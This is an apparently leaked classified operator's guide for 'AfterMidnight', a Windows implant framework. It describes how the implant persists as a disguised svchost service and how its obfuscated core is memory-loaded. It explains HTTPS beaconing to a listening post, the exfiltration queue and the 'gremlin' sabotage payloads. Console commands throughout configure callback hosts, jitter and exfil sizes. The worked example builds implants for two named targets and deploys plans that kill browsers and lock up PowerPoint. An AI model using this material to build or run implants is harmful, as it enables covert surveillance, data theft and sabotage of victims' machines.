


AFTER MIDNIGHT v1.0 USER GUIDE

August 18, 2014

1 OVERVIEW.....	3
1.1 CONCEPT OF OPERATION.....	4
1.1.1 GREMLINWARE.....	5
1.2 REQUIRED SOFTWARE.....	6
1.3 SYSTEM BASICS.....	7
1.3.1 AM CONSOLE.....	8
1.3.2 PLANS.....	9
1.3.3 WORKSPACES.....	10
1.3.4 OCTOPUS (LP).....	11
1.4 ARCHITECTURE	12
2 EXECUTION.....	13
2.1 INSTALLATION.....	14
2.2 BEACON INTERVAL.....	15
2.3 UNINSTALLATION.....	16
2.4 FOOTPRINT.....	17
3 AM CONSOLE.....	18
3.1 CONSOLE TIPS & TRICKS.....	19
3.1.1 TAB COMPLETION.....	20
3.1.2 @ FILES.....	21
3.1.3 "COMPLEX" NUMBERS.....	22
3.2 WORKSPACE INFORMATION.....	23
3.3 BASIC PROCEDURE.....	24
3.4 BUILDS.....	25
3.5 TARGETS.....	28
3.6 GENERATE.....	31
4 PLANS.....	32
4.1 CREATING A PLAN.....	33
4.1.1 CREATE BLANK PLAN.....	34
4.1.2 ADD GREMLIN(S) TO PLAN.....	35
4.1.3 CONFIGURE	36
4.2 BUILT-IN GREMLINS.....	37
4.3 PROCESS GREMLIN.....	38



CL BY: 2326131
 CL REASON: Section
 1.5(c),(e)
 DECL ON: 20351003
 DRV FRM: COL 6-03

- 5POST PROCESSING.....40**
- 5.1RUNNING THE POST PROCESSOR..... 41
- 5.2Post PROCESSOR OUTPUT..... 42
 - 5.2.1LOG..... 43
 - 5.2.2DATA..... 45
- 6OCTOPUS.....46**
- 6.1OCTOPUS CONFIGURATION..... 47
 - 6.1.1IN_DIR..... 48
 - 6.1.2OUTPUT_DIR..... 49
 - 6.1.3BASE_URL..... 50
- 6.2DEPLOYING OCTOPUS..... 51
- 7ADVANCED.....52**
- 7.1WORKSPACE LAYOUT..... 53
 - 7.1.1AM.STATE..... 54
 - 7.1.2.AMHIST..... 55
 - 7.1.3RECEIPT FILES..... 56
- 8EXAMPLE.....57**
- 8.1CREATING THE BUILD..... 58
- 8.2CREATING THE TARGETS..... 60
- 8.3DEPLOYING TO TARGET..... 62
- 8.4CREATING PLANS..... 63
- 8.5SETTING PLANS..... 69
- 8.6CHANGING SETTINGS..... 71
- 8.7KICK BACK..... 73
- 8.8RELAX..... 74

CL BY: 2326131
CL REASON: Section
1.5(c),(e)
DECL ON: 20351003
DRV FRM: COL 6-03

SECRET//NOFORN

1 Overview

1.1 Concept of Operations

AfterMidnight is a DLL that self-persists as a Windows Service DLL and provides secure execution of "Gremlins" via a HTTPS based LP.

Once installed on a target machine AM will call back to a configured LP on a configurable schedule, checking to see if there is a new plan for it to execute. If there is, it downloads and stores all needed components before loading all new gremlins in memory.

All local storage is encrypted with an "LP" key that is not stored on the client. If AM is unable to contact the LP it will be unable to execute any payload.

1.1.1 Gremlinware

'Gremlin' is the term for an AM payload that is meant to run hidden on target and either:

- Subvert the functionality of targeted software
- Provided basic survey/exfil
- Provide internal services for other gremlins

1.2 Required Software

- Python 3.4
- WSGI compatible web-server (i.e., Apache)
- OpenSSL 0.98 or higher

1.3 System Basics

1.3.1 am console

All building, plans, and processing of results is performed with the am console program. The console will run on either Windows or Linux.

1.3.2 Plans

A 'plan' is a set of orders sent down to be executed on target. Note that unlike a traditional 'tasking' system, AM does not have a queue of tasks that are each run once. Instead a plan is the sum total of all activity to be performed, and runs continuously until a new plan is given. Each target can run exactly one plan at a time, although a single plan can contain many gremlins.

1.3.3 Workspaces

A collection of related implants, their configurations, tasking, and processed data. Ideally there is one workspace per operation, as this more easily allows plans to be shared between targets, if desired.


1.3.4 Octopus (LP)

The AM LP (named 'Octopus' for unknowable reasons) is a Python WSGI application that handles connections from targets using Apache as a proxy.

1.4 Architecture

AM consists of a number of different layers, each memory-loaded by the layer prior. In this way only a minimum of functionality is in the clear on disk. When loading, AM performs the following:

1. Service DLL is loaded. This DLL is all cleartext and is made to look as innocuous as possible.
2. Service DLL finds Midnight Core (or just "Core") on disk, reads it in to memory, deobfuscates it, and loads it. Core contains all encryption/decryption and network communicators for AM
3. Core downloads its plan, any needed gremlins, and the LP key, storing them on disk encrypted with the LP key. Note that the LP key is never written to disk in any form.
4. Core memory-loads the Master Gremlin and runs the plan
5. Gremlins will be loaded as-needed according to the plan



2 Execution

Much of AM's behavior is based on configurations and plans, but the following is the set of behavior that every AM will follow. For specifics about building implants and plans see subsequent sections. For a full example, skip to the last section.

2.1 Installation

AM is a DLL that acts as a Service DLL running from inside the `netsvcs svchost.exe` process. Whenever the AM DLL is loaded it will check the local registry to see if it is installed as a service.

If it is not already a service, it will create itself as service, and continue execution from the current process. On next reboot it will be loaded in the correct process.

Once running, AM locates and loads the Midnight Core file. This file is created by the console along with the Service DLL. It must be placed at the expected location manually prior to executing AM. If this file is not present, AM will uninstall immediately.

Important: AM must know its own path to be able to self-install, and can therefore NOT be memory-loaded to install. The AM service DLL must be dropped to disk and loaded with a NOD Persist-Spec tool that calls `LoadLibrary()`. This will allow AM to install correctly.

2.2 Beacon Interval

At startup and on a configurable interval AM will attempt to call back to the LP. It will receive the unique identifier of the current plan and compare it with the currently executing plan. If the ids differ the current plan is torn down and the new plan is started.

Any gremlins needed are automatically download and any leftovers from the previous plan that are no longer needed are removed.

2.3 Uninstallation

AM will uninstall for one of four reasons:

1. The configured Uninstall date is reached
2. The configured “dead man” timer expires
3. The configured kill file is seen to exist on disk
4. The Midnight Core file is not present at startup

2.4 Footprint

Before a reboot AM runs in the process it was loaded by - either RunDLL or through some other tool. The self-deletion in this case is incomplete and won't be finished until the next reboot.

After the first reboot, the non-networking component of AM runs as a DLL inside of the `netsvcs svchost.exe` process running as SYSTEM. The service is only loaded long enough to load Midnight Core before it stops. In this way there is nothing, no running service entry or loaded DLL, to show that AM is actually running.

3 AM Console

The `am` console is a python 3.4 script that is responsible for all user interaction with AM. It is designed to be both highly scriptable while still being useable interactively.

Help is provided throughout, and just about any command will show its options if `-h` is provided. That said, `am` contains a lot of functionality and commands with daunting numbers of arguments.

3.1 Console Tips & Tricks

3.1.1 Tab Completion in Subshell

If am is run with no other commands, it will bring the user into an am subshell with tab completion. On Linux this will work by default, on Windows ensure that pyreadline is installed.

In addition to tab completion, AM maintains a command history between sessions. Note that the 'up arrow' behavior will smartly return commands that match what has been typed so far.

3.1.2 @ Files

On the command line, arguments can be provided in files referenced with @ symbols. For instance, the file `/home/foo.args` may contain any number of arguments, one to a line, and be accessed with a command such as `./am build mybuild_name @/home/foo.args`

It is highly recommend to build @ files for some of the larger commands (i.e., `create build` and `create target`)

3.1.3 “Complex” Numbers

All sizes and timespans are taken as bytes and seconds respectively, but can also be given as “complex” numbers. For timespans, ‘d,’ ‘h,’ ‘m,’ are allowed for days, hours, and minutes – so that 10d3h is equivalent (but more readable than) 1,234,800 seconds.

Correspondingly, file sizes can be given with g, m, and k, such that 10m is equivalent to 10,485,760.

3.2 Workspace Information

The console will provide information via the `am ls` command:

```
$ am ls -h
```

```
usage: ls [-h] [--verbose] [-C]
        {plans,builds,targets,gremlins,plan,target,build} ...
```

positional arguments:

```
{plans,builds,targets,gremlins,plan,target,build}
```

optional arguments:

```
-h, --help            show this help message and exit
--verbose, -v         Specify multiple times for more output
-C, --no-color        Disable color output
```

`am ls` provides information about all gremlins, builds, targets, and plans in the workspace. With `--verbose` information about specific configured options can be viewed. Output can be restricted to a particular subsystem if desired.

3.3 Basic Procedure

To produce a usable AM implant the user must:

1. Create a “**build**,” containing unchangeable path and overt service information. A single operation can have a single build if a consistent naming scheme is desired.
2. Create a “**target**,” containing networking configuration, unique keys and identity information. An AM target should correspond to a single target machine.
3. **Generate** a deployable by combining one build and one target. A single build can be applied to multiple targets to generate related (but unique) implants.

3.4 Builds

New builds are created via the `create build` command. This is an ideal candidate for the @ files mentioned above.

```
$ ./am create build -h
usage: create build [-h] [--verbose] -s OVERT_SERVICE_NAME
                    -d OVERT_SERVICE_DESC -N OVERT_DISPLAY_NAME -c CORE_FILE
                    -D DATA_FILE -S STAGING_DIR -C CONFIG_FILE -K KILL_FILE
                    name
```

positional arguments:

internally) name Human readable name for the object (used

optional arguments:

```
-h, --help                    show this help message and exit
--verbose, -v                Specify multiple times for more output
-s OVERT_SERVICE_NAME, --overt-service-name OVERT_SERVICE_NAME
                             Overt name of the service visible on target
-d OVERT_SERVICE_DESC, --overt-service-desc OVERT_SERVICE_DESC
                             Overt description of the service visible on target
-N OVERT_DISPLAY_NAME, --overt-display-name OVERT_DISPLAY_NAME
                             Overt display name of the service visible on target
-c CORE_FILE, --core-file CORE_FILE
                             Full path to the After Midnight core file on target
-D DATA_FILE, --data-file DATA_FILE
                             Full path that AfterMidnight will use for the data
                             file on target
-S STAGING_DIR, --staging-dir STAGING_DIR
                             Full path that AfterMidnight will use for the staging
                             directory on target
-C CONFIG_FILE, --config-file CONFIG_FILE
                             Full path to the configuration file for AfterMidnight
                             on target
-K KILL_FILE, --kill-file KILL_FILE
                             Full path for a file that AfterMidnight use for a kill
                             File
```

Explanation of values:

- Name – Human readable name, never sent to target. Used to reference this build in other parts of the console.
- Service Name – Desired Windows name of the final service to install

- Service Description - Desired Windows service description
- Service Display - Desired Windows display name
- Core File - **IMPORTANT** - File that AM will attempt to load as Midnight Core. It must be placed manually prior to running AM.
- Data File - Full path that AM will use for internal encrypted storage. Will be automatically created.
- Staging Directory - Name of a directory to store the communications exfil queue. This should be a directory that does not exist on the target machine and is unlikely to have other files written to it.
- Config File - Full path to the file AM will store its obfuscated config information. Will be automatically created.
- Kill File - Full path to the "kill file" that, if present, will force AM to self-uninstall.

Note that for a single operation there may not be a need to have different builds for each machine on a network. It is perfectly acceptable from a technical standpoint to only have a handful of different builds compared to the total number of target computers.

3.5 Targets

New targets are created via the `create target` command. This is another ideal candidate for the @ files mentioned above.

```
$ ./am create target -h
usage: create target [-h] [--verbose] -a {x86,x64} -l LP_HOST [-p LP_PORT]
        -d DEAD_MAN_DELAY -b BEACON_INTERVAL
        -j JITTER -c CHUNK_SIZE [-u UNINSTALL_DATE]
        [-i INITIAL_DELAY] [--wow64] [--deploy-dir DEPLOY_DIR]
        [--base-url BASE_URL]
        name
```

positional arguments:

name Human readable name for the object (used internally)

optional arguments:

```
-h, --help show this help message and exit
--verbose, -v Specify multiple times for more output
-a {x86,x64}, --arch {x86,x64}
                The architecture of the target
-l LP_HOST, --lp-host LP_HOST
                LP Host for the target
-p LP_PORT, --lp-port LP_PORT
                LP Port for the target
-d DEAD_MAN_DELAY, --dead-man-delay DEAD_MAN_DELAY
                Uninstall delay after continuous beacon failures as a
                complex time string
-b BEACON_INTERVAL, --beacon-interval BEACON_INTERVAL
                How often to beacon for a new plan
-j JITTER, --jitter JITTER
                Amount of jitter in the beacon as a complex time
                string
-c CHUNK_SIZE, --chunk-size CHUNK_SIZE
                Size that AfterMidnight uses for sending back chunks
                of data as a complex size string
-u UNINSTALL_DATE, --uninstall-date UNINSTALL_DATE
                ISO formatted uninstall date (e.g. YYYY-MM-DD)
-i INITIAL_DELAY, --initial-delay INITIAL_DELAY
                Initial beacon delay when AfterMidnight loads as a
                complex time string. (default=0)
--deploy-dir DEPLOY_DIR
```

SECRET//NOFORN

Directory used for this target in the deploy directory
--base-url BASE_URL Base URL that will be prepended to the deploy-dir
File

Explanation of values:

- Name - Human readable name, never sent to target.
- Architecture - Target machine architecture. AM must match the actual machine architecture, and cannot run as 32-bit on a 64-bit machine.
- LP Host - Hostname/IP address of the Octopus Listening Post
- LP Port - Port to call in to. Usually 443 for standard HTTPS
- Dead Man Delay - If this time span passes without a successful connection to the LP AM will uninstall. Can be entered as a "complex number," i.e., '4d3h' for four days, three hours.
- Beacon Interval - How often to call in to the LP
- Jitter - Random offset to apply to the beacon interval, such that the actual interval will be calculated as $Interval + rand(-Jitter, +Jitter)$
- Chunk Size - Target amount of data to exfiltrate on each beacon cycle. Note that more data may be sent if a gremlin absolutely demands to send more.
- Uninstall Date - Date, in ISO format, that AM will automatically be uninstalled on.
- Initial Delay - Delay after each reboot until AM begins beaoning and execution.
- Deploy Directory - Unique web path that files will be GET and POSTed to/from.
- Base URL - Prependd common directory for all targets of the same LP. The final callback URL will be `https://<LP>/<Base URL>/<Deploy Dir>/`. That must be unique for each individual target.

Note that while multiple targets can reasonably share a single build, there should be a 1-to-1 relationship between targets and actual deployed instances.

3.6 Generate

Once a build and at least one target has been created actual deployable binaries can be created with the `am generate` command:

```
$ am generate -h
```

```
usage: generate [-h] [--verbose] build targets [targets ...]
```

positional arguments:

```
build          Alpha numeric ID or name of the build to build
targets        Targets to generate builds for
```

optional arguments:

```
-h, --help      show this help message and exit
--verbose, -v   Specify multiple times for more output
```

Note that multiple binaries can be created at once by specify multiple targets to be built with a single build. Output binaries will be placed in `<workspace>/deploy/target_name`.

4 Plans

The 'plan' is the core unit of execution in AM and specifies which gremlins get loaded and how those gremlins are configured. Each AM will run one plan at a time, and it will continually run that plan until it is given a new plan. At that point all gremlin activity is stopped, any new gremlins are downloaded, un-used gremlins are deleted, and the new plan is started.

Each plan can contain multiple gremlins performing their actions independently.

It's important to realize that AM does not have a traditional task queue, and the only way to change the current behavior is either to edit the current plan or create a new one.

4.1 Creating a Plan

4.1.1 Create blank plan

The name of a plan is never sent to target, and is purely for identifying data on the high side.

```
$ am create plan -h
```

```
usage: create plan [-h] [--verbose] name
```

4.1.2 Add gremlin(s) to plan

Each Gremlin that is going to be used needs to be added. Some Gremlin's will require configuration at this time, others will need specific plan config commands. See individual Gremlin documentation for more information.

\$ am pJan MyPlan add Process

4.1.3 Configure

Gremlins each have their own methods

4.2 Built-in Gremlins

AM ships with multiple default Gremlins. These Gremlin's contain some basic functionality and can be used internally by other Gremlin's to perform some common tasks. For example, the Scheduler Gremlin is used by most other Gremlins, even though it does not have any user-provided configuration.

4.3 Process Gremlin

The Process Gremlin has the capability to subvert the execution of existing or started processes in a few annoying ways by either temporarily delaying the execution of a process, killing an existing process, or “locking up” a process permanently, requiring the user to manually kill the process.

These activities can be set to occur after a set period of time (plus or minus a jitter) and can be set to only affect a certain percentage of target processes.

```
$ am plan myplanid config Process add -h
```

```
usage: plan myplanid config Process add [-h] [--verbose] -n
      PROCESS_NAME [-p] [-F FREQUENCY]
      [-j JITTER] [-i INSTANCE] [-d DELAY]
      [-r] -f {delay,kill,lock}
```

Add a new task

optional arguments:

```
-h, --help          show this help message and exit
--verbose, -v       Specify multiple times for more output
-n PROCESS_NAME, --process_name PROCESS_NAME
                    Target process name
-p, --periodic      Continue processing more than an single instance
-F FREQUENCY, --frequency FREQUENCY
                    Percentage of time this will run (range 0-100)
-j JITTER, --jitter JITTER
                    Number of seconds of jitter (0 is no jitter)
-i INSTANCE, --instance INSTANCE
                    Maximum number of instances running concurrently
-d DELAY, --delay DELAY
                    Number of seconds to delay execution of the configured
                    action
-r, --running       Exclude running instances - default-include running
                    and launching processes
-f {delay,kill,lock}, --feature {delay,kill,lock}
                    Features: delay, kill, lock
```

Each task of the Process gremlin (of which there can be multiple) will target one process with one “feature” (ie, kill, delay, or lock). If `-p` is provided each process with the given name that starts will be potentially targeted. If a `-F` frequency is given then approximately F out of every 100 started processes will be affected.

By default, processes that are already running when AM starts up are considered for targeting. If the desire is to only target new processes, the -r flag can be specified./

Once a process has been marked for being affected the Process gremlin waits delay seconds (plus or minus up to the jitter). In the case of "kill" and "lock", the -d value is used for when the activity occurs. With "delay" the -d value is used for how long, starting immediately, the process is delayed from continuing execution.

Note that AM has no built in self-preservation, and so Process will happily kill the process that it is currently running in without complaint, if that's what the configuration says. This is probably not desired, so don't kill svchost.exe or other processes hosting AM.

5 Post Processing

A single file is POSTed by AM on every beacon cycle. By default, Octopus will gather these files in a single directory. Each file begins with a block of RSA-4096 encrypted data that includes a unique AES-256 session key. The rest of the file is made up of separately encrypted (but with the same AES key) log and data entries. There are a few trade-offs with this method:

- Pro: Minimizes the number of expensive RSA operations
- Pro: Protects against same-data messages being encrypted identically
- Pro: File can be “cut off” suddenly with no negative effect on earlier entries
- Con: 512 bytes of overhead for the RSA block
- Con: Between 17 and 32 bytes of overhead *per entry*, and so, depending on the sizes of gremlin outputs, could be a large percentage of the total file.

These files contain all data that has come from a Gremlin while the file was being built, roughly in order. A single file can contain logs and data from potentially very many Gremlins. AM includes enough metadata to be able to identify the sources of all files, so long as a valid key is available.

5.1 Running the Post Processor

`$ am process -h`

usage: process [-h] [--verbose] [-s] [-C] input [input ...]

positional arguments:

input Input file or directory containing files to be parsed

optional arguments:

-h, --help show this help message and exit

--verbose, -v Specify multiple times for more output

-s, --stdout Output log messages to stdout as well as the log file

-C, --no-clean Do not clean up files once they've been successfully
 Processed

By default `am process` will delete all *successfully* processed files. Files that cannot be processed for some reason will not be deleted. If this delete-on-success behavior isn't desired `--no-clean` will disable it.

5.2 Post Processor Output

AM processes two types of data: Log information and generic gremlin Data. Logs are general messages that provide either basic activity information/errors *or* messages from Gremlins with information about actions taken on the target machine.

Generic gremlin data is any gremlin-proprietary data that AM does not need to understand. It is expected that if a Gremlin produces this type of data it will be able to automatically post-process it.

5.2.1 Log

The gremlin log is the single file that contains information about what an AM has been doing. Each target has exactly one log, placed in:

```
<workspace>/processed/<target_name>/<target_name>.log
```

This file contains easily grepable text entries, in the format below:

```
2014-08-26 11:18:33 - INFO Core [2014-08-26 15:18:37] Beaconing
2014-08-26 11:18:33 - ERROR Core [2014-08-26 15:18:40] Error, unable to get index,
HTTP Code: 404
2014-08-26 11:18:33 - INFO Core [2014-08-26 15:19:20] Beaconing
2014-08-26 11:18:33 - INFO Core [2014-08-26 15:19:22] Successfully received index
file
2014-08-26 11:18:33 - INFO Core [2014-08-26 15:19:22] Found a new index
2014-08-26 11:18:33 - INFO Core [2014-08-26 15:19:22] Reloading Master
2014-08-26 11:18:33 - INFO Core [2014-08-26 15:19:22] Loaded Gremlin blob 00000106
2014-08-26 11:18:33 - INFO Core [2014-08-26 15:19:22] Finished reloading Master
2014-08-26 11:18:33 - INFO Process [2014-08-26 15:19:22] feature:kill
apphash:0x86DA8992 status:0x00000000
```

...

The columns, in order, are:

- Date decryption/processing occurred
- Time decryption/processing occurred
- A single dash
- The log 'level' denoting importance of the event
- Name of Gremlin that generated the log.
- [Date log message was generated on target
- Time log message was generated on target]
- Gremlin-specific component of the message

Note that any files that are processed at the same time will be shown in the correct order (i.e, sorted by the 6th/7th column).

If files are processed out of order via different am process commands they will **not** be in chronological order. This shouldn't happen in normal operation unless a file is misplaced and found later. In this case the data will be appended to the end of the log, but with the correct timestamps in the 6th/7th columns.

Gremlins are, by convention, required to generate log entries when there is an error condition or when successful sabotage has occurred. Gremlins are expected to summarize any super-frequent events to avoid over-producing data.

5.2.2 Data

Gremlins may request that AM exfil data. AM will encrypt this data and add it to the send queue. On the processing side, the Gremlin will be responsible for its own processing and presentation of this data. Although Gremlins are allowed to do whatever they want with data, by convention all they're data should be placed in the directory <workspace>/processed/<target_id>/<gremlin name>/

6 Octopus

Octopus, the AM LP, is a Python WSGI application that handles file requests and uploads from targets using Apache as a frontend. Apache is used to handle the heavy lifting and Octopus simply determines whether or not to serve, or receive, a file based on the URL that is being requested.

6.1 Octopus Configuration

Octopus has three required parameters. If Octopus is being deployed using Apache and mod_wsgi, Octopus should be configured by editing `octopus.wsgi`. Otherwise, the parameters can be passed to Octopus via command line arguments. The required parameters are:

6.1.1 IN_DIR

The input directory where Octopus looks for files to be served. This should be a copy of the <workspace>/deploy/plans/ directory generated from the am console from a commit. For example, if a target attempts to GET the URL `http://lp_host/am/target/file` Octopus will see if the file exists at <IN_DIR>/am/target/file, and if it does, will server it. Octopus will return a HTTP 404 error for every GET where a file does not exist in <IN_DIR>.

6.1.2 OUTPUT_DIR

The output directory where Octopus will write files that are sent to the LP from a target. Files are written using the ISO formatted timestamp of when they were received by Octopus along with the file name the target was uploading to. Note, this directory must be writeable by the process running Octopus (usually Apache).

6.1.3 BASE_URL

Since Octopus is running behind Apache, it is configurable at which base URL Apache will serve Octopus from. It is necessary to configure Octopus to expect requests from that base URL, and the base URL should correspond with the `--base-url` parameter when creating a target in the am console. The default `BASE_URL` is `'/'`, meaning Octopus is serving from the root path.

6.2 Deploying Octopus

Octopus requires the installation of Apache as well as `mod_wsgi`, an Apache module for serving Python WSGI applications. Once those packages have been installed the Octopus folder (containing `octopus.wsgi` and the `vendor` folder) can be copied to the LP. The following Apache configuration example can be used as a reference for configuring Apache to service Octopus.

`/etc/httpd/conf.d/octopus.conf:`

```
WGIScriptAlias <BASE_URL> <path_to>/Octopus/Octopus.wsgi
<Directory <path_to>/Octopus>
    Order deny,allow
    Allow from all
</Directory>
```

Where `<BASE_URL>` is the same as `BASE_URL` configured in Octopus.

Note: Apache must be configured to serve using SSL. AM expects an SSL connection and will fail if it cannot establish a secure link.

7 Advanced

7.1 Workspace Layout

7.1.1 am.state

(Note: You can destroy everything in the universe by following these directions. User discretion is advised)

All AM settings for all targets, builds, plans, etc. exist in the <workspace>\am.state file. It is a large JSON object that should be fairly human-readable and updatable.

7.1.2 .amhist

The console stores a history of all commands that have been executed in `<workspace>\.amhist`. Deleting this file will clear the history. Replacing it with a different file will change the history viewable from inside the console.

7.1.3 Receipt Files

The console produces a receipt file after each successful `generate` and `commit` commands. This receipt is a snapshot of the entire state of the workspace at the time of the command -- literally just the `am.state` at the time of the command. All receipts are automatically stored in `<workspace path>/receipts/` with a timestamp.

In order to regenerate files from a given receipt, run `am` with the `--receipt` option. This will start a read-only console that can generate and commit, but not modify.

If a mistake has been made and a workspace needs to be reverted to a previous known-good configuration simply copy the known-good receipt over the `am.state`.

8 Example

This example will simulate an operation with two target computers. The goal will be to prevent one target from using their web browser (so that he can get more work done) and we'll annoy the other target whenever they use PowerPoint (because, face it, they deserve it for using PP).

8.1 Creating the build

In this instance we'll create a single build and use it for both targets. In this way if the two targets compare their systems they will see identical AM footprints. We'll use an @ file because otherwise the command line can be unwieldy.

```
$ cat myexample.args
```

```
--overt-service-name AfterMidnight
--overt-service-desc "A service to ensure optimal computer operation"
--overt-display-name "After Midnight"
--core-file c:\\windows\\system32\\am-core.obfuscated
--data-file c:\\windows\\system32\\am-encrypted-storage
--staging-dir c:\\windows\\system32\\am-staging
--config-file c:\\windows\\system32\\am-config
--kill-file c:\\kill.am.now
```

```
$ am create build MyExampleBuild @myexample.args
```

```
Generating RSA keys for new workspace...
```

```
$ am ls builds -v
```

```
Builds
```

```
=====
```

```
MyExampleBuild
```

```
{
  "name": "MyExampleBuild",
  "core_file": "c:\\windows\\system32\\am-core.obfuscated",
  "config_file": "c:\\windows\\system32\\am-config",
  "overt_service_name": "AfterMidnight",
  "staging_dir": "c:\\windows\\system32\\am-staging",
  "kill_file": "c:\\kill.am.now",
  "overt_service_desc": "A service to ensure optimal computer operation",
  "data_file": "c:\\windows\\system32\\am-encrypted-storage",
  "overt_display_name": "After Midnight"
}
```

8.2 Creating the targets

We'll need to create a target for each computer we intend to install on. In this case we want both targets to call back to the same LP, so we'll use another @ file for most of our arguments. However, the two targets (Mr.A and Mr.B) use different architecture machine.

```
$ cat targ.args
```

```
--lp-host www.lp.gov
--lp-port 443
--dead-man-delay 60d
--beacon-interval 4h
--jitter 15m
--chunk-size 10m
--uninstall-date 2015-12-31
--initial-delay 1m
--base-url ads
```

```
$ am create target Mr.A --arch x64 @targ.args
```

```
$ am create target Mr.B --arch x86 @targ.args
```

```
$ am ls targets -v
```

```
Targets
```

```
=====
```

```
Mr.B - id: ea515173422d4d6d8d18af4631abb76d arch: x86 uninstall_date: 2015-12-31 beacon: 4
```

```
h jitter: 15m
```

```
Mr.A - id: 6d479974c1294526a21286356444296c arch: x64 uninstall_date: 2015-12-31 beacon: 4
```

```
h jitter: 15m
```

8.3 Deploying to target

Now with both our build and our targets created we can produce the actual binaries that will be put on target. Because we're using the same build for both targets we can do generates at one time. Built files will be placed in `<workspace>/deploy/builds/<target name>`

```
$ am generate MyExampleBuild Mr.A Mr.B
Building MyExampleBuild for Mr.A
Successfully built MyExampleBuild for Mr.A
Building MyExampleBuild for Mr.B
Successfully built MyExampleBuild for Mr.B
```

```
$ ls workspace/deploy/builds
Mr.A/ Mr.B/
```

```
$ ls workspace/deploy/builds/Mr.A/
AfterMidnight.dll  am-core.obfuscated
```

```
$ ls workspace/deploy/builds/Mr.B/
AfterMidnight.dll  am-core.obfuscated
```

Both files will have to be placed on each target.

In this case, `am-core.obfuscated` must be placed on target as `c:\windows\system32\am-core.obfuscated` as was specified in the build.

`AfterMidnight.dll` can be renamed to `<anything>.dll` and placed anywhere on target. In this example, to hide our presence, we'll use `c:\windows\system32\am.dll`. This should fool everyone.

Those files placed, we'll use another CNE tool, such as Drone or ShellTerm, to load the `am.dll`. When loaded the first time it will automatically install itself as a service.

8.4 Creating Plans

Creating the plan to disallow web browsing:

```
$ am create plan NoBrowse          # creates empty plan

$ am plan NoBrowse add Process    # Adds Process gremlin to plan

# Kill every firefox.exe 30 seconds (+/- 5) after it starts
$ am plan NoBrowse config Process add -f kill -n firefox.exe -p -d 30 -j 5
0: {
    "delay": 30.0,
    "feature": "kill",
    "frequency": 0,
    "id": 0,
    "instance": 0,
    "jitter": 5.0,
    "periodic": true,
    "process_hash": 311826712,
    "process_name": "firefox.exe",
    "running": false
}

# Kill every new IE 30 seconds (+/- 5) after it starts
$ am plan NoBrowse config Process add -f kill -n iexplore.exe -p -d 30 -j 5
1: {
    "delay": 30.0,
    "feature": "kill",
    "frequency": 0,
    "id": 1,
    "instance": 0,
    "jitter": 5.0,
    "periodic": true,
    "process_hash": 3135833691,
    "process_name": "iexplore.exe",
    "running": false
}
```

Based on the arguments given, all firefox and iexplore processes will be killed between 25 and 35 seconds after they appear.

Next, the anti-PowerPoint plan:

```
$ am create plan DeathToPowerPoint
```

```
$ am plan DeathToPowerPoint add Process
```

```
# Lock up 50% of PowerPoints 10 minutes (+/- 2 minutes) after they start
```

```
$ am plan DeathToPowerPoint config Process add -f lock -n powerpnt.exe -p \  
-F 50 -d 10m -j 2m
```

```
0: {  
  "delay": 600.0,  
  "feature": "lock",  
  "frequency": 50,  
  "id": 0,  
  "instance": 0,  
  "jitter": 120.0,  
  "periodic": true,  
  "process_hash": 3399639060,  
  "process_name": "powerpnt.exe",  
  "running": false  
}
```

```
# Delay the start of all PowerPoints by 30 seconds
```

```
$am plan DeathToPowerPoint config Process add -f delay -n powerpnt.exe -p -d 30
```

```
1: {  
  "delay": 30.0,  
  "feature": "delay",  
  "frequency": 0,  
  "id": 1,  
  "instance": 0,  
  "jitter": 0.0,  
  "periodic": false,  
  "process_hash": 3399639060,  
  "process_name": "powerpnt.exe",  
  "running": false  
}
```

```
$ am ls plans -v
```

```
Plans
```

```
=====
```

```
DeathToPowerPoint- 2 Jobs
```

```
  Process, Schedule
```

Process (0.1.2)

Feature	Application	R	P	Instance	Frequency	Jitter	Delay
delay	powerpnt.exe	*	0	100	0	30	
lock	powerpnt.exe	*	0	50	120	600	

Schedule (0.1.0)

NoBrowse- 2 Jobs
 Process, Schedule

Process (0.1.2)

Feature	Application	R	P	Instance	Frequency	Jitter	Delay
kill	firefox.exe	*	0	100	5	30	
kill	iexplore.exe	*	0	100	5	30	

Schedule (0.1.0)

Note that each plan has a Schedule gremlin - this is an internal gremlin used by Process to work it's scheduling. Most gremlins will have at least one prerequisite, but each gremlin is responsible for handling that.

8.5 Setting Plans

Plans in hand, we'll now select which target gets which plan. We can swap them later at our leisure.

```
$ am commit NoBrowse Mr.A # Mr. A gets the no browser plan
Deploying NoBrowse to Mr.A
Deployed Mr.A to .\workspace\deploy\plans\ads\8e822adf
Target ID:          6d479974c1294526a21286356444296c
